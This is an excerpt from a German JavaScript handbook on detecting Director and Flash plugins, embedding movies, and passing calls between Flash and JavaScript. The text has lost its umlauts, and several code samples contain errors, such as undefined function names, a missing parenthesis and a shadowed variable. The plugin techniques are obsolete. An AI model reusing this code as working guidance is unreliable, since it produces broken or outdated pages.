- Am Ende erhlt die Variable `director_ok` den Wert `true`, wenn die ActiveX-Komponente erzeugt werden konnte (wenn sie also im System installliert ist), und `false`, falls nicht.

Auf die erzeugte Variable knnen Sie auch von JavaScript aus zugreifen! Damit kann bei Bedarf der entsprechende `<object>`-Code ausgegeben werden:

```
if (director_ok) {
   document.write("<object classid=\"clsid:166B1BCA-3F9C-11CF-8075-444553540000\"\n");
   document.write("
codebase=\"http://download.macromedia.com/pub/shockwave/cabs/director/sw.cab#version=10,0,0,0\"\n");
   document.write("ID=\"xxx\">\n");
   document.write("<param name=\"src\" value=\"xxx.dcr\" />\n");
   document.write("</object>\n");
}
```

Erkennung mit Mozilla

Beim Mozilla-Browser funktioniert die Browsererkennung vollstndig mit JavaScript. Wie schon zuvor gezeigt wurde, mssen die Arrays `navigator.mimeTypes` und `navigator.plugins` untersucht werden. Um berhaupt einmal festzustellen, ob ein Plugin fr Macromedia Director existiert, mssen die folgenden Bedingungen erfllt sein:

- `navigator.mimeTypes["application/x-director"].enabledPlugin` muss existieren, sprich, es muss ein Plugin fr den Director-MIME-Typ installiert sein.
- Ebenso muss das Original-Director-Plugin installiert sein. Falls dem so ist, muss `navigator.plugins["Shockwave for Director"]` existieren.

Wenn das Plugin vorliegt, knnte es immer noch sein, dass die vorliegende Versionsnummer zu niedrig ist. Werfen wir einen Blick auf `navigator.plugins["Shockwave for Drector"].description`.

Sie knnen den Wert schnell erhalten, wenn Sie im Mozilla (bei installiertem Plugin) die folgende Pseudo-URL aufrufen:

```
javascript:alert(navigator.plugins["Shockwave for Director"].description);
```

Das Plugin fr Version 8.5 gibt zumindest Folgendes aus:

```
Macromedia Shockwave for Director Netscape plug-in, version 8.5
```

Das Plugin der aktuellen Version, Director MX 2004, meldet sich wie folgt zurck:

```
Macromedia Shockwave for Director Netscape plug-in, version 10.1
```

Sie sehen am Plugin-Namen die Herkunft der Plugin-Schnittstelle: Netscape (auch wenn es ein Mozilla-Browser ist).

Um die Versionsnummer festzustellen, knnen Sie wie folgt vorgehen:

- Zunchst wird der erste Punkt in der Plugin-Beschreibung gesucht.
- Links vom Punkt steht die Hauptversionsnummer (z.B. 8) des Plugins.
- Rechts vom Punkt steht die Unterversionsnummer des Plugins.

Um nun auf das Vorhandensein von mindestens Version 8.5 zu prfen, muss Folgendes erfllt sein:

- Entweder ist die Hauptversionsnummer 8 und die Unterversionsnummer ist mindestens 5.
- Oder die Hauptversionsnummer ist mindestens 9 (wir nehmen einfach an, dass die nchsten Plugin-Versionen abwrtskompatibel sind).

Nachfolgend sehen Sie den Code, der

- berprft, ob berhaupt ein Plugin vorliegt,
- und des Weiteren nachschaut, ob das Plugin mindestens Version 8.5 hat:

```
if (navigator.mimeTypes &&
    navigator.mimeTypes["application/x-director"] &&
    navigator.mimeTypes["application/x-director"].enabledPlugin &&
    navigator.plugins &&
```

```
    navigator.plugins["Shockwave for Director"] &&
    navigator.plugins["Shockwave for Director"].description) {
   var d = navigator.plugins["Shockwave for Director"].description;
   if (d.indexOf(".") > -1) {
      var hauptversion = parseInt(d.substring(
         d.indexOf(".")-1, d.indexOf(".")));
      var unterversion = parseInt(d.substring(
         d.indexOf(".")+1, d.indexOf(".")+2));
      var director_ok = (hauptversion >= 9 ||
         hauptversion == 8 && unterversion >= 5);
  }
} else {
   var director_ok = false;
}
```

Nachdem dieser Code abgearbeitet worden ist, gibt die Variable `director_ok` an, ob das bentigte Plugin installiert ist oder nicht. Ist die Variable `true`, kann der Director-Film in die Seite eingebaut werden:

```
if (director_ok) {
   document.write("<embed src=\"xxx.dcr\" \n");
   document.write("type=\"application/x-director\" \n");
   document.write("pluginspage=\"http://www.macromedia.com/shockwave/download/\"\n");
   document.write("name=\"xxx\"></embed>\n");
}
```

Browserunabhngige Erkennung

Die Hauptarbeit haben wir in den vorangegangenen beiden Abschnitten erledigt. Die Variable `director_ok` gibt an, ob das bentigte Plugin installiert ist oder nicht. Um browserunabhngig festzustellen, ob der Director-Film abgespielt werden kann (oder nicht), mssen die einzelnen Codefragmente nur zusammengesetzt werden. In bewhrter Tradition schreiben wir eine weitere Hilfsfunktion:

```
function adobe_director()   {
   var director_ok = false;
   if (navigator.userAgent.toLowerCase().indexOf("msie") > -1
   && navigator.platform=="Win32") {
      document.write("<script language=\"VBScript\"\>\n");
      document.write("on error resume next\n");
      document.write("director_ok = IsObject(CreateObject(
    \"SWCtl.SWCtl.8.5\"))\n");
      document.write("</script\>\n");
   } else if (navigator.mimeTypes &&
      navigator.mimeTypes["application/x-director"] &&
```

```
      navigator.mimeTypes["application/x-director"].enabledPlugin &&
      navigator.plugins &&
      navigator.plugins["Shockwave for Director"] &&
      navigator.plugins["Shockwave for Director"].description) {
      var d = navigator.plugins["Shockwave for Director"].description;
      if (d.indexOf(".") > -1) {
         var hauptversion = parseInt(d.substring(
            d.indexOf(".")-1, d.indexOf(".")));
         var unterversion = parseInt(d.substring(
            d.indexOf(".")+1, d.indexOf(".")+2);
         var director_ok = (hauptversion >= 9 ||
            hauptversion == 8 && unterversion >= 5);
      }
   }
   return director_ok;
}
```

Mithilfe dieser Funktion kann dann ein entsprechender Film ausgegeben werden – wenn das Plugin vorhanden ist:

```
<html>
<head>
<title>Director</title>
<script type="text/javascript" src="adobe.js"></script>
</head>
<body>
<script type="text/javascript"><!--
if (adobe_director()) {
   document.write("<object classid=\"clsid:166B1BCA-3F9C-11CF-8075-444553540000\"\n");
   document.write("
codebase=\"http://download.macromedia.com/pub/shockwave/cabs/director/sw.cab#version=10,0,0,0\"\n");
   document.write("ID=\"xxx\">\n");
   document.write("<param name=\"src\" value=\"xxx.dcr\" />\n");
   document.write("<embed src=\"xxx.dcr\" \n");
   document.write("type=\"application/x-director\" \n");
   document.write("pluginspage=\"http://www.macromedia.com/shockwave/download/\"\n");
   document.write("name=\"xxx\"></embed>\n");
   document.write("</object>\n");
}
//--></script>
<noscript>Ohne JavaScript-f&auml;higen Browser kein Film!
</noscript>
<noembed>Ihr Browser kann diesen Film nicht anzeigen!
</noembed>
</body>
```

```
</html>
```

Vergessen Sie nicht, die URL und die ID des Films in den `document.write()`-Anweisungen zu ersetzen!

top

23.3.3 Flash ▼▲

Adobe Flash hat eine deutlich grere Verbreitung als Director, was unter anderem auch an dem sehr kleinen Plugin bzw. ActiveX-Control liegen kann. Auch die resultierenden Filme weisen oft (aber leider nicht immer) eine geringe Dateigre auf. Somit knnen kleine, aber beeindruckende browserunabhngige Animationen erstellt werden.

Die Nachteile des Formats sollen natrlich nicht verschwiegen werden: Die Abspielsoftware steht (noch) nicht fr alle der verbreiteteren Plattformen zur Verfgung, wobei Adobe gerade im Bereich Linux Besserung verspricht. Dennoch ist es unschn, wenn eine Website ausschlielich mit Flash funktioniert. Die meisten Flash-lastigen Seiten gibt es deswegen in einer Flash- und in einer HTML-Version.

Standardeinbau

Auch bei Flash gilt: `<object>` fr den Internet Explorer, `<embed>` fr Mozilla. Durch eine Verschachtelung der Tags knnen beide Browser bedient werden:

```
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
   codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=7,0,14,0"
   ID="xxx">
   <param name="movie" value="xxx.swf" />
   <embed src="xxx.swf" type="application/x-shockwave-flash"
      pluginspage="http://www.macromedia.com/shockwave/
download/index.cgi?P1_Prod_Version=ShockwaveFlash"
      name="xxx"></embed>
</object>
```

Beachten Sie hierbei die folgenden Elemente:

- Die Class-ID ist versionsunabhngig eindeutig; oben sehen Sie die fr das aktuelle Flash-ActiveX-Control.
- Die URL des Films wird nicht (wie beispielsweise bei Director) mit **<param name="src" />** angegeben, sondern mit **<param name="movie" />**.

- Der MIME-Typ von Flash-Filmen ist `application/x-shockwave-flash`.

Die restlichen Elemente, zum Beispiel die Download-Adressen fr das ActiveX-Control (`codebase`) und das Plugin (`pluginspage`), haben sich im Vergleich zum Einbau von Director-Filmen natrlich auch gendert.

Wer kein Flash-Plugin hat, will eventuell auch keines, weswegen eine JavaScript-basierte Abfrage zum guten Ton gehrt. Ein hufig gesehenes Negativbeispiel: Eine einzelne Seite enthlt mehrere Flash-Filme, so dass Nutzer des Internet Explorers mit Flash-Antipathie mehrmals die Installation ablehnen mssen. Der Nachteil hierbei ist die Ressourcenverschwendung: Vor den Ablehnungen wurde das ActiveX-Control bereits (mehrfach) unntig bertragen, nur eben nicht installiert.



Hier klicken, um das Bild zu Vergrern

Abbildung 23.4 Flash soll installiert werden.

Werfen wir also einen Blick darauf, wie die einzelnen Browser feststellen knnen, ob der Flash Player installiert ist oder nicht.

Erkennung mit dem Internet Explorer

Erinnern Sie sich noch an die berprfung, ob ein Internet Explorer Director-Filme abspielen kann? Dort wurde auf abenteuerliche Art und Weise VBScript-Code mit JavaScript-Code vermischt, um das gewnschte Ergebnis zu erzielen.

Das ist leider bei Flash-Filmen nicht mglich. Sie knnen also feststellen, ob ein Internet Explorer vermutlich Flash-Filme abspielen kann (Windows-Plattform), aber nicht, ob das Plugin bereits installiert ist. Ist es nicht vorhanden, wird es bertragen, und der Benutzer kann dann entscheiden, ob er das Plugin installieren mchte oder nicht. Sie sollten also bei Flash-Sites auf jeden Fall auch eine reine HTML-Version erstellen.

Der entsprechende Code sieht analog zum Director-Code aus: Es muss ein Internet Explorer vorhanden sein, und dieser muss auf einer Windows-Plattform laufen:

```
var flash_ok =
   (navigator.userAgent.toLowerCase().indexOf("msie") > -1
      && navigator.platform=="Win32");
```

Wenn die Variable `flash_ok` danach den Wert `true` hat, kann der Flash-Film mit `document.write()` eingebaut werden:

```
if (flash_ok) {
   document.write("<object classid=\"clsid:D27CDB6E-AE6D-11cf-96B8-444553540000\"\n");
   document.write("
codebase=\"http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,24,0
\"\n");
   document.write("ID=\"xxx\">\n");
   document.write("<param name=\"movie\" value=\"xxx.swf\"
/>\n");
   document.write("</object>\n");
}
```

Erkennung mit dem Mozilla

Die Erkennung des Flash-Plugins beim Mozilla (und auch einst beim Netscape Navigator) erfolgt wieder auf die herkmmliche Art und Weise, die Sie inzwischen aus dem Effeff beherrschen sollten:

- `navigator.mimeTypes["application/x-shockwave-flash"].enabledPlugin` existiert nur dann, wenn ein Plugin fr den Flash-MIME-Typ installiert ist.
- In `navigator.mimeTypes["application/x-shockwave-flash"].enabledPlugin.description` steht die Versionsnummer des Flash-Players. Diese Eigenschaft heit beispielsweise bei einer Plugin-Version 8 (entspricht Flash 8) folgendermaen:

  ```
  Shockwave Flash 8.0 r24
  ```

Links vom ersten Punkt steht also die Hauptversionsnummer, rechts davon die Unterversionsnummer (und nach dem `r` sehen Sie die Unter-Unterversionsnummer).

Die Erkennung gestaltet sich damit analog zur Bestimmung der Plugin-Version fr Director – hier prfen wir, ob mindestens die Plugin-Version 6 (also Flash MX) vorliegt:

```
if (navigator.mimeTypes &&
    navigator.mimeTypes["application/x-shockwave-flash"] &&
    navigator.mimeTypes["application/x-shockwave-flash"].enabledPlugin) {
   var d = navigator.mimeTypes["application/x-shockwave-flash"].enabledPlugin.description;
   if (d.indexOf(".") > -1) {
      var hauptversion = parseInt(d.substring(
         d.indexOf(".")-1, d.indexOf(".")));
      var unterversion = parseInt(d.substring(
         d.indexOf(".")+1, d.indexOf(".")+2));
      var flash_ok = (hauptversion >= 6);
  }
} else {
   var flash_ok = false;
}
```

Sofern danach die Variable `flash_ok` den Wert `true` hat, kann der Film mit `<embed>` und `document.write()` in die HTML-Seite eingebaut werden.

```
if (flash_ok) {
   document.write("<embed src=\"xxx.swf\" \n");
   document.write("type="application/x-shockwave-flash" \n");
   document.write("pluginspage=\"http://www.macromedia.com/shockwave/download/index.cgi?
P1_Prod_Version=
ShockwaveFlash\" \n");
   document.write(" name=\"xxx\"\>\n");
   document.write("</embed\>");
}
```

Browserunabhngige Erkennung

Um den Brckenschlag zu schaffen, werden die obigen Codefragmente wieder zusammengefgt und leicht modifiziert, um Mozilla und Internet Explorer gleichermaen zu bedienen. Zunchst lagern wir wieder die Flash-berprfung in eine externe Funktion aus, was die Wiederverwertbarkeit erleichtert:

```
function adobe_flash()   {
   var flash_ok = false;
   if (navigator.userAgent.toLowerCase().indexOf("msie") > -1
       && navigator.platform=="Win32") {
      flash_ok = true;
   } else {
      if (navigator.mimeTypes &&
         navigator.mimeTypes["application/x-shockwave-flash"]&&
         navigator.mimeTypes["application/x-shockwave-flash"].enabledPlugin) {
```

```
         var d = navigator.mimeTypes["application/x-shockwave-flash"].enabledPlugin.description;
         if (d.indexOf(".") > -1) {
            var hauptversion = parseInt(d.substring(
               d.indexOf(".")-1, d.indexOf(".")));
            var unterversion = parseInt(d.substring(
               d.indexOf(".")+1, d.indexOf(".")+2));
            var flash_ok = (hauptversion >= 5);
         }
      }
   }
   return flash_ok;
}
```

Der Einbau in eine HTML-Seite gestaltet sich dann relativ einfach, da die Hauptarbeit bereits in der Funktion `macromedia_flash()` geleistet wird. Das einzig Lstige ist noch der Einsatz der vielen `document.write()`-Anweisungen. Als Lohn fr die Mhen erhalten Sie dafr eine browser-unabhngige Erkennung des Plugins.

```
<html>
<head>
<title>Flash</title>
<script type="text/javascript" src="adobe.js"></script>
</head>
<body>
<script type="text/javascript"><!--
if (adobe_flash()) {
   document.write("<object classid=\"clsid:D27CDB6E-AE6D-11cf-96B8-444553540000\"\n");
   document.write("
codebase=\"http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,24,0
\"\n");
   document.write("ID=\"xxx\">\n");
   document.write("<param name=\"movie\" value=\"xxx.swf\" />\n");
   document.write("<embed src=\"xxx.swf\" \n");
   document.write("type=\"application/x-shockwave-flash\" \n");
   document.write("
pluginspage=\"http://www.macromedia.com/shockwave/download/index.cgi?P1_Prod_Version=ShockwaveFlash
\"\n");
   document.write("name=\"xxx\"></embed>\n");
   document.write("</object>\n");
}
//--></script>
<noscript>Ohne JavaScript-f&auml;higen Browser kann kein Film gezeigt werden!</noscript>
<noembed>Ihr Browser kann diesen Film nicht anzeigen!
</noembed>
</body>
</html>
```

top

23.3.4 Mit Flash kommunizieren

Zum Abschluss dieses Kapitels noch ein kleiner Leckerbissen fr Flash-Profis. Es ist sowohl mglich, von Flash aus auf JavaScript-Kommandos zuzugreifen, als auch von JavaScript aus den Flash-Film zu steuern. Somit lassen sich die Vorteile der beiden Sprachen beziehungsweise Technologien bndeln.

Flash ruft JavaScript

In Macromedia Flash gibt es eine Methode namens `fscommand()`. Diese Methode ermglicht es Flash, mit dem Programm zu kommunizieren, das den Flash-Film abspielt[2] (zum Beispiel mit einem Standalone-Player oder eben dem Webbrowser). Von Flash aus kann das Kommando `fscommand()` ausgefhrt werden und dabei zwei Parameter bergeben:

- Der erste Parameter wird `command` genannt und steht fr das Kommando oder die Funktion, das bzw. die ausgefhrt werden soll.
- Der zweite Parameter wird `arguments` genannt und enthlt die Parameter fr die in `command` angegebene Funktion.

Es gengt nicht, als `command` einfach den Namen einer JavaScript-Funktion zu bergeben. Die Ablauflogik, welches Kommando welchen JavaScript-Code zur Ausfhrung bringt, muss im JavaScript-Teil gelst werden.

Um eine HTML-Seite fr den Einsatz von `fscommand()` vorzubereiten, mssen Sie die folgenden Schritte unternehmen:

- Stellen Sie sicher, dass das `name`-Attribut des `<embed>`-Tags und das `id`-Attribut des `<object>`-Tags identisch sind und keine Leer- oder Sonderzeichen enthalten. Ebenfalls darf das Attribut nicht mit einer Ziffer beginnen.
- Ergnzen Sie das `<embed>`-Tag um den Parameter `swLiveConnect= "true"`. Dadurch gestatten Sie dem (Mozilla-)Browser, ber die LiveConnect-Schnittstelle auf den Film zuzugreifen und umgekehrt.

Sie finden die Ergnzungen und nderungen im folgenden Skriptausschnitt halbfett hervorgehoben:

```
document.write("<object classid=\"clsid:D27CDB6E-AE6D-11cf-96B8-444553540000\"\n");
```

```
document.write("
codebase=\"http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,24,0
\"\n");
document.write("ID=\"xxx\">\n");
document.write("<param name=\"movie\" value=\"xxx.swf\" />\n");
document.write("<embed src=\"xxx.swf\" \n");
document.write("type=\"application/x-shockwave-flash\" \n");
document.write("pluginspage=\"http://www.macromedia.com/shockwave/download/index.cgi?
P1_Prod_Version=
ShockwaveFlash\" \n");
document.write("swLiveConnect=\"true\" \n");
document.write("name=\"xxx\"></embed>\n");
document.write("</object>\n");
```

Im nchsten Schritt mssen Sie fr den Internet Explorer eine VBScript-Funktion einfgen, die `fscommand()`-Aufrufe an die entsprechende JavaScript-Funktion weitergibt. Die VBScript-Funktion muss `xxx_FSCommand()` heien, wobei `xxx` gleich dem `name`- und `id`-Attribut des Films von oben ist.

```
if (navigator.userAgent.toLowerCase().indexOf("msie") > -1){
   document.write("<script language=\"VBScript\"\> \n");
   document.write("on error resume next \n");
   document.write("Sub xxx_FSCommand(ByVal command, ByVal arguments) \n");
   document.write("  call xxx_DoFSCommand(command, arguments)
\n");
   document.write("End Sub \n");
   document.write("</script\> \n");
}
```

Beachten Sie, dass der Filmname (hier: `xxx`) auch innerhalb der Funktion einmal auftaucht.

Als Nchstes wird die JavaScript-Funktion erstellt, die auch `xxx_DoFSCommand()` heit; `xxx` ist wieder das `name`-/`id`-Attribut des Films. Die Funktion erwartet, wie oben ausgefhrt, zwei Parameter: `command` und `arguments`.

```
function xxx_DoFSCommand(command, arguments) {
   // ...
}
```

Der Rest liegt nun an Ihnen. Sie mssen ermitteln, bei welchem bergebenen Kommando welche Befehle ausgefhrt werden sollen und welche Rolle dabei die Kommandos spielen. Angenommen, der Flash-Film ruft `fscommand("Ausgabe", "Galileo Press")` auf und dieser Aufruf soll dazu fhren, dass auf der HTML-Seite die Parameter (in diesem Fall: `"Galileo Press"`) ausgegeben werden. Die Funktion `xxx_DoFSCommand()` msste

dann folgendermaen aussehen:

```
function xxx_DoFSCommand(command, arguments) {
   if (command == "Ausgabe") {
      alert(arguments);
   }
}
```

Als Zusammenfassung ist hier noch einmal der komplette Code zum Aufruf von JavaScript-Funktionen aus einem Flash-Film heraus abgedruckt:

```
<html>
<head>
<title>Macromedia Flash</title>
<script type="text/javascript" src="adobe.js"></script>
</head>
<body>
<script type="text/javascript"><!--
// Behandlungsroutine fr fscommand()-Aufrufe
function xxx_DoFSCommand(command, arguments) {
   // ...
}
if (macromedia_flash()) {
   // VBS-Funktion fr den Internet Explorer
   if (navigator.userAgent.toLowerCase().indexOf("msie")>-1){
      document.write("<script language=\"VBScript\"\> \n");
      document.write("on error resume next \n");
      document.write("Sub xxx_FSCommand(ByVal command,
        ByVal arguments) \n");
      document.write("  call xxx_DoFSCommand(command,
        arguments)\n");
      document.write("End Sub \n");
      document.write("</script\> \n");
   }
   // Ausgabe des Films
   document.write("<object classid=\"clsid:D27CDB6E-AE6D-
     11cf-96B8-444553540000\"\n");
   document.write("codebase=\"http://download.macromedia.com/
     pub/shockwave/cabs/flash/swflash.cab#version=8,0,24,0\"
     \n");
   document.write("ID=\"xxx\">\n");
   document.write("<param name=\"movie\" value=\"xxx.swf\"
     />\n");
   document.write("<embed src=\"xxx.swf\" \n");
```

```
    document.write("type=\"application/x-shockwave-flash\"
      \n");
    document.write("pluginspage=\"http://www.macromedia.com/
      shockwave/download/index.cgi?P1_Prod_Version=
      ShockwaveFlash\" \n");
    document.write("swLiveConnect=\"true\" \n");
    document.write("name=\"xxx\"></embed>\n");
    document.write("</object>\n");
}
//--></script>
<noscript>Ohne JavaScript-f&auml;higen Browser kann kein Film
gezeigt werden!</noscript>
<noembed>Ihr Browser kann diesen Film nicht anzeigen!
</noembed>
</body>
</html>
```

Es gibt noch weitere Mglichkeiten, mittels der in Flash integrierten Programmiersprache ActionScript – die im brigen genau wie JavaScript an den ECMAScript-Standard angelehnt ist – JavaScript-Code auszufhren. Die Funktion `getURL()` wird normalerweise dazu verwendet, im Browserfenster Webadressen aufzurufen; es ist jedoch auch mglich, hierbei das JavaScript-Pseudoprotokoll zu verwenden:

```
getURL("javascript:alert(\"Von Flash aus!\");");
```

Schamlose Schleichwerbung: Weitere Informationen zur ActionScript-Programmierung mit Flash finden Sie in dem Buch Einstieg in ActionScript von Tobias Hauser, Armin Kappler und Christian Wenz, das ebenfalls bei Galileo Press erschienen ist.

JavaScript ruft Flash

Der umgekehrte Weg, also die Kontrolle des Flash-Films von JavaScript aus, ist ebenfalls mglich. Dazu mssen Sie die HTML-Datei auf zweierlei Arten vorbereiten:

- Stellen Sie wie zuvor sicher, dass das `name`-Attribut im `<embed>`-Tag des Films und das `id`-Attribut im `<object>`-Tag des Films identisch sind und dass die restlichen Bedingungen (wie bei JavaScript-Funktionen: keine Sonderzeichen, darf nicht mit einem Namen beginnen) erfllt werden.
- Verwenden Sie im `<embed>`-Tag wieder das Attribut `swLiveConnect="true"`.
- Speichern Sie eine Referenz auf den Film in einer Variablen. Beim Internet Explorer geht das direkt ber den Namen des Films (oder `window.Filmname`), beim Mozilla ber `document.Filmname` (oder ausfhrlich `document.embeds["Filmname"]`):

```
var film = (navigator.userAgent.toLowerCase().indexOf("msie") > -1 ? xxx : document.xxx;
```

Achten Sie auch hier darauf, das `xxx` durch das `id`-/`name`-Attribut Ihres Films zu ersetzen.

Sie knnen nun den Film hnlich wie die ActiveX-Komponenten bzw. Plugins fr die Sound- und Videowiedergabe aus dem ersten Teil dieses Kapitels per JavaScript steuern, beispielsweise starten und anhalten:

```
if (film && film.Play) {
   film.Play();
}
if (film && film.StopPlay) {
   film.StopPlay();
}
```

Die Abfrage `if (film && ...)` dient dazu, die obligatorischen Fehlermeldungen beim Zugriff auf noch nicht vollstndig geladene Filme abzufangen.

In der folgenden Tabelle finden Sie eine bersicht ber die wichtigsten zur Verfgung stehenden Funktionen sowie die Flash-Version, ab der diese zur Verfgung stehen.

Tabelle 23.3 Funktionen zur Steuerung von Flash-Filmen (Auswahl)

Funktion	Beschreibung	Ab Version ...
Play()	Startet das Abspielen des Films.	2
StopPlay()	Hlt die Wiedergabe des Films an.	2
Rewind()	Spult den Film an den Anfang zurck.	2
IsPlaying()	Gibt an, ob der Film gerade abgespielt wird (`true`) oder nicht (`false`).	2
GotoFrame(Bildnummer)	Springt zum angegebenen Bild im Film.	2
TotalFrames()	Gibt die Gesamtanzahl der Bilder im Film zurck.	2
LoadMovie (Ebenennummer, URL)	Ldt den angegebenen Film in die angegebene Ebene.	3

PercentLoaded()	Gibt an, wie viel Prozent des Films bereits geladen (gestreamt) worden sind.	2
GetVariable (Variablenname)	Liest den Wert der angegebenen (Flash-)Variablen aus.	4
SetVariable (Variablenname, Wert)	Setzt die angegebene (Flash-) Variable.	4
Zoom(Prozentzahl)	Zoomt in den Film hinein oder aus ihm heraus; Angaben in Integer. `Zoom(25)` beispielsweise vergrert um den Faktor 4.	2

Beispiele

Mit diesen Funktionen lassen sich einige schne Beispiele realisieren, von denen hier zwei vorgefhrt werden sollen.

Zunchst einmal wollen wir mit JavaScript eine Art Lade-Fortschrittsanzeige fr den Flash-Film erzeugen. Die neueren Versionen des Adobe-Programms knnen einen Fortschrittsbalken beim Laden des Films automatisch erzeugen, und es ist auch mglich, innerhalb von Flash so einen Balken zu generieren.

Wir verzichten freiwillig auf die grafische Opulenz und mchten lediglich in der Statuszeile angeben, wie viel Prozent des Films schon bertragen worden sind. Dabei gehen wir mit folgender Strategie vor:

- Nach dem Laden des Dokuments versuchen wir, auf die Methode `PercentLoaded` des (gestreamten) Films zuzugreifen.
- Bei einem Rckgabewert kleiner als 100 geben wir diesen Wert in der Statuszeile aus.
- Ab dem Wert 100 wird nichts mehr ausgegeben, der Film ist ja vollstndig geladen und wird vermutlich schon abgespielt.
- Die Funktion wird mittels `setInterval()` oder `setTimeout()` so lange immer wieder aufgerufen, bis der Film vollstndig geladen worden ist.

Gesagt, getan; hier sehen Sie das entsprechende Skript:

```
<html>
<head>
<title>Adobe Flash</title>
<script type="text/javascript"><!--
var film;
function init() {
```

```
   var film = (navigator.userAgent.toLowerCase().indexOf("msie") > -1 ? xxx : document.xxx);
}
function fortschritt() {
var p = 0;
   if (film && film.PercentLoaded) {
      var p = film.PercentLoaded();
      window.status = p + "% geladen";
   }
   if (p < 100) {
      setTimeout("fortschritt()", 500);
   }
}
//--></script>
</head>
<body onload="init(); fortschritt();">
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
   codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,24,0"
   ID="xxx">
   <param name="movie" value="xxx.swf" />
   <embed src="xxx.swf" type="application/x-shockwave-flash"
      pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
P1_Prod_Version=ShockwaveFlash"
   swLiveConnect="true"
   name="xxx"></embed>
</object>
</body>
</html>
```

Zum Abschluss stellen wir eine Art Jukebox in Anlehnung an das Wurlitzer-Beispiel aus diesem Kapitel vor. Diese bietet die folgenden Funktionalitten:

- Starten und Stoppen des Films
- Zurckspulen
- Sprung zu einem bestimmten Bild
- Zoom um einen bestimmten Faktor

Der Aufbau ist geradlinig und wird nicht weiter erlutert. Es werden lediglich einige der zuvor tabellarisch vorgestellten Funktionen eingesetzt.

Aus Platz- und bersichtlichkeitsgrnden verzichten wir auch hier auf den Code zur JavaScript-Abfrage, ob ein ActiveX-Control bzw. Plugin vorhanden ist oder nicht.

```
<html>
<head>
<title>Adobe Flash</title>
<script type="text/javascript"><!--
var film;
function init() {
   var film = (navigator.userAgent.toLowerCase().indexOf("msie") > –1 ? xxx : document.xxx);
}
//--></script>
</head>
<body onload="init();">
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8–444553540000"
   codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=8,0,24,0"
   ID="xxx">
   <param name="movie" value="xxx.swf" />
   <embed src="xxx.swf" type="application/x-shockwave-flash"
      pluginspage="http://www.macromedia.com/shockwave/download/index.cgi?
P1_Prod_Version=ShockwaveFlash"
   swLiveConnect="true"
   name="xxx"></embed>
</object>
<form name="flash" onsubmit="return false;">
<a href="javascript:if (film && film.Play) film.Play()">Abspielen</a><br />
<a href="javascript:if (film && film.StopPlay) film.StopPlay()">Stop</a><br />
<a href="javascript:if (film && film.Rewind) film.Rewind()">Zur&uuml;ckspulen</a><br />
<a href="javascript:if (film &&
film.GotoFrame) film.GotoFrame(parseInt(document.forms['flash'].elements['bildnr'].value))">
Springe zu Bild</a> <input type="text" name="bildnr" value="1" /><br />
<a href="javascript:if (film && film.Zoom)
film.Zoom(parseInt(document.forms['flash'].elements['zoom'].value))">Zoom</a>
 <input type="text" name="zoom" value="0" />
</form>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 23.5 Die (spartanische) Oberflche des Flash-Wurlitzer

---

[1]Bei neueren (oder lteren) Versionen von Director ndert sich nie die Class-ID, sondern immer nur der Dateiname. Es gibt noch zahlreiche weitere Mglichkeiten, aber `fscommand()` funktioniert auch in sehr alten Flash-Plugin-Versionen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 24 Java
  - 24.1 Allgemeines
    - 24.1.1 Wie funktioniert Java?
    - 24.1.2 Kurzeinfhrung in Java
  - 24.2 Java und das WWW
    - 24.2.1 Ein Beispiel-Applet
    - 24.2.2 HTML-Integration
  - 24.3 Java ohne Applet
    - 24.3.1 Exemplarische Java-Objekte
    - 24.3.2 Blackjack
    - 24.3.3 Karten initialisieren
    - 24.3.4 Karten mischen

Hab ich doch, Freunde, immer mit Recht den Caff gehasst. – Johann Wolfgang von Goethe

Kapitel 24 Java

Wenn Sie sich so weit durch das Buch hindurchgekmpft haben, werden Sie festgestellt haben, dass man mit JavaScript tolle Effekte realisieren kann. Wozu braucht man berhaupt noch Java? Nun, Java besitzt wesentlich umfangreichere Fhigkeiten: angefangen bei der Mglichkeit des Dateizugriffs ber Datenbankoperationen bis hin zu den grafischen Darstellungsmglichkeiten. Java hat also durchaus seine Existenzberechtigung im World Wide Web. Aus diesem Grund findet Java auch in diesem Buch Erwhnung. Man kann nmlich mit JavaScript die Java-Programme in einem HTML-Dokument in gewisser Hinsicht ansteuern. So knnen sich Java und JavaScript gut ergnzen.

top

24.1 Allgemeines

Eines gleich vorweg: Dieses Buch soll keine Java-Einfhrung sein[1] , es geht hier lediglich um JavaScript. Um dieses Kapitel voll verstndlich zu machen, bentigt man einige Zeilen Java-Code, das lsst sich nicht vermeiden. Ich habe aber versucht, diesen Teil so kurz und so einfach wie mglich zu halten. Da sich die Syntax von Java und JavaScript zum Teil ziemlich hnelt, knnen Sie auch ohne Java-Erfahrung – aber mit inzwischen tiefschrfenden JavaScript-Kenntnissen – die vorgestellten Beispiele nachvollziehen. Auch wenn Sie vielleicht nicht jeden einzelnen

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

